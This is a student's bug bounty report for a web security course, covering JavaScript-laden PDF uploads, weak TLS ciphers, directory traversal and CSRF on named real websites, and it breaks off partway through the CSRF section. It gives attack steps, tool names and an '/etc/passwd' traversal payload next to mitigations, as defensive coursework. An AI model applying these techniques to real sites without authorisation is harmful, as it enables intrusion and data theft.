Web Security- IE2062

Bug Bounty Vulnerability Assessment Report

Ashan G Punchihewa

IT22327680

1 Contents

1. Vulnerability Title – File Upload Leading to JavaScript Code Execution

1 Vulnerability Description

One issue to be aware of is the vulnerability related to file uploads, where users can upload files, including harmful ones, like PDFs with JavaScript code. This could allow attackers to run any JavaScript code on the web application opening up risks such as site scripting (XSS) attacks, data breaches and unauthorized access.

2 Affected Components

This assessment is focused on profile picture upload functionality on the www.peoplecert.org website where users can upload jpg, png and also pdf files.

3 Impact Assessment


If this vulnerability is exploited it could result in execution of JavaScript code within the web applications environment. Attackers might take advantage of this by stealing data taking control of user sessions tampering with the websites appearance or performing actions on behalf of users.

4 Objective

The aim of the evaluation was to assess whether the www.peoplecert.org website is vulnerable to profile photo file upload functionality leading to JavaScript code execution.

5 Approach

1. Analyze the profile picture upload functionality.
2. Upload various file types including pdf files.
3. Make a JavaScript file to inject to the pdf file.



4. Use JS2PDFInjector tool to inject javascript code into a pdf file


5. Rename the generated pdf file (Optional).

6. Upload the generated pdf file as the profile picture.

7. Right click on the image and select “Open Image in New Tab” to execute the JavaScript code.

6 Findings


During the assessment it was found that the file upload feature on www.peoplecert.org allows PDF files containing JavaScript code to be uploaded. When a malicious PDF file with a JavaScript code "app.alert("Hello world!");" was uploaded and accessed through the website’s profile picture section it led to an alert message being displayed due to successful execution.




7 Steps to Reproduce

1. Visit the profile picture upload functionality.
2. Upload a pdf with injected JavaScript code.
3. Save the settings.
4. Open the uploaded image using a new tab.

8 Proof of Concept





9 Proposed Mitigations

1. Validate file extension: block upload of dangerous file types such as pdf,svg,php etc.
2. Content Type Verification: Ensure that uploaded files content types match the formats.
3. File Content Inspection; Use antivirus or file analysis tools to scan for content, in files and prevent files containing JavaScript code from being accepted.
4. Sanitize user inputs.

10 Conclusion

The evaluation revealed that the file upload feature, on the www.peoplecert.org site is susceptible to JavaScript code execution when uploading PDF files. If exploited this vulnerability could pose security threats such, as cross-site scripting (XSS) attacks and unauthorized entry. It is crucial for the website to enhance its security protocols to address this vulnerability and safeguard the authenticity and protection of user information and engagements

2. Vulnerability title: Weak Ciphers

1 Vulnerability Description

Weak ciphers vulnerability allows attackers to decrypt the SSL traffic between the server and the users compromising the security of the communication.

2 Affected Components

The assessment focused on the SSL configuration of the leather.io web server.

3 Impact Assessment


Enabling weak ciphers vulnerabilities could lead to risk of SSL traffic decryption by attackers, theft of sensitive user information, compromising the integrity and confidentiality of data shared between the server and users.

4 Objective

The main aim of this report is to outline the outcomes of a security assessment carried out on the leather.io website to uncover weak cipher vulnerabilities. Netsparker scanner were utilized during this assessment to pinpoint Weak ciphers within the web application.


5 Approach

5.1.1 Scan the particular website using Netsparker.



6 Findings

Enabled weak ciphers vulnerabilities were detected within the leather.io website.



7 Steps to Reproduce

Access the website

Observe the list of supported weak ciphers during SSL/TLS communication, which includes:

TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000A)
TLS_RSA_WITH_AES_128_CBC_SHA (0x002F) TLS_RSA_WITH_AES_256_CBC_SHA (0x0035) TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xC009)
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xC00A)
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003C)
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003D)
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xC023)
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xC024)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xC013)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xC014)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xC027)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xC028)

8 Proof of concept

Link: https://hackerone.com/reports/2145248

Summary:

I found a security issue in your website's SSL/TLS setup. Weak encryption ciphers are currently enabled, which can allow attackers to eavesdrop on secure communication. This means sensitive data could be exposed. To fix this, you should strengthen your SSL/TLS configuration, ensuring only strong ciphers are used. This will enhance the security of your website and protect your users' data from potential breaches.

Steps To Reproduce:

Access the website

Observe the list of supported weak ciphers during SSL/TLS communication, which includes:

TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000A)

TLS_RSA_WITH_AES_128_CBC_SHA (0x002F)

TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)

TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xC009)

TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xC00A)

TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003C)

TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003D)

TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xC023)

TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xC024)

TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xC013)

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xC014)

TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xC027)

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xC028)

Supporting Material/References:

OWASP - Insecure Configuration Management

https://www.owasp.org/index.php/Insecure_Configuration_Management

OWASP Top 10-2017 A3-Sensitive Data Exposure

https://www.owasp.org/index.php/Top_10-2017_A3_Sensitive_Data_Exposure

Zombie Poodle - Golden Doodle (CBC)

https://www.tripwire.com/state-of-security/vulnerability-management/zombie-poodle-goldendoodle/

Mozilla SSL Configuration Generator

https://ssl-config.mozilla.org/

Strong Ciphers for Apache, Nginx and Lighttpd

https://cipherli.st/

Impact

Summary:

Your Secrets Are Exposed: They can see the sensitive information you thought was safely encrypted, like your personal messages or passwords.

They Could Pretend to Be You: Attackers might take over your online accounts, pretending to be you, which can be pretty scary.

They Can Tamper with Stuff: Not only can they see your data, but they might also mess with it or add things you didn't want, potentially causing confusion or chaos.

You Might Break the Rules: This vulnerability could put you at odds with security standards and laws, leading to fines or legal trouble.

9 Proposed mitigation

9.1.1 For Apache, you should modify the SSLCipherSuite directive in the httpd.conf.
SSLCipherSuite HIGH:MEDIUM:!MD5:!RC4

9.1.2 Lighttpd:
ssl.honor-cipher-order = "enable"

ssl.cipher-list = "EECDH+AESGCM:EDH+AESGCM"

9.1.3 For Microsoft IIS, you should make some changes to the system registry.

Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.

a) Click Start, click Run, type regedt32or type regedit, and then click OK.
b) In Registry Editor, locate the following registry key:
   HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders
c) Set "Enabled" DWORD to "0x0" for the following registry keys:

SCHANNEL\Ciphers\DES 56/56

SCHANNEL\Ciphers\RC4 64/128

SCHANNEL\Ciphers\RC4 40/128

SCHANNEL\Ciphers\RC2 56/128

SCHANNEL\Ciphers\RC2 40/128

SCHANNEL\Ciphers\NULL

SCHANNEL\Hashes\MD5HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders.

However, caution must be exercised, as incorrectly editing the registry may cause system damage.

10 Conclusion

The presence of weak ciphers in the SSL configuration affects a significant security risk to the web server and its users. By following the proposed mitigation, the server’s security can be enhanced and the risk of SSL traffic decryption can be prevented.

3. Vulnerability Title – Directory Traversal

1 Vulnerability Description

Directory Traversal is a type of web security weakness that allows hackers to reach files and folders beyond the directory of a web server. Exploiting this flaw enables attackers to peek at files run code or gain entry, to restricted resources.

2 Affected Components

This assessment is focused on “image” parameter which is most likely loading an image from the server.

3 Impact Assessment

If exploited successfully Directory Traversal could result in access to data, exposure of critical information or compromise the overall security of the web server. Attackers may be able to view configuration files, source code or other private data stored on the server.

4 Objective


The aim of the evaluation was to assess whether the veriff.com website is susceptible to attacks through its “image” parameter.


5 Approach

5.1.1 Paramspider tool was used to collect URLs from veriff.com and pinpoint parameters that seemed susceptible, to Directory Traversal.


5.1.2 I selected a URL with an "image" parameter directing to a location. Manually tested for Directory Traversal by injecting the payload "image?url=etc/passwd".

5.1.3 Used a list of 180 directory traversal payloads. Tested them with the Intruder tool to scan for vulnerabilities.





5.1.4 Analyzed the responses received to identify any Directory Traversal vulnerability.



6 Findings

After testing efforts no instances of Directory Traversal attacks were detected on the veriff.com website. Testing involved both exploration and automated procedures; however all attempts were blocked by the Web Application Firewall (WAF) leading to a 403 Forbidden response.

7 Steps to Reproduce

1. Capture a request with a parameter which is suspected to be vulnerable to directory traversal.
2. Use Burp Suite to check for directory traversal by injecting payloads. Can use Burp Suite Intruder.

8 Proof of Conecpt

N/A

9 Proposed Mitigations

1. User input validation
2. Use of Whitelisting
3. Use Web Application Firewalls (WAFs) or other protective measures to identify and prevent requests that may try to exploit vulnerabilities through traversal attacks.

10 Conclusion

After conducting assessments no instances of Directory Traversal attacks were detected on the veriff.com site. Although this is a result, in terms of security it is crucial to remain vigilant and implement security measures to uphold the reliability and safety of the applications features.

4. Vulnerability Title – Cross Site Request Forgery (CSRF)

1 Vulnerability Description

Cross Site Request Forgery is a known vulnerability which allows attackers to trick users to perform actions without their knowledge.

2 Affected Components

This Assessment focused on personal details update functionality within the account.booking.com webpage.

3 Impact Assessment

If successfully exploited, CSRF could permit an attacker to perform unauthorized actions on logged-in users, leading to data manipulation, account takeover, or other malicious activities.

4 Objective

The assessment aimed to check if the update personal details functionality within the account.booking.com webpage is vulnerable to CSRF attacks.

5 Approach

5.1.1 Analyze the flow of updating personal details within the account.booking.com web page.




Figure 1 Attacker's Profile


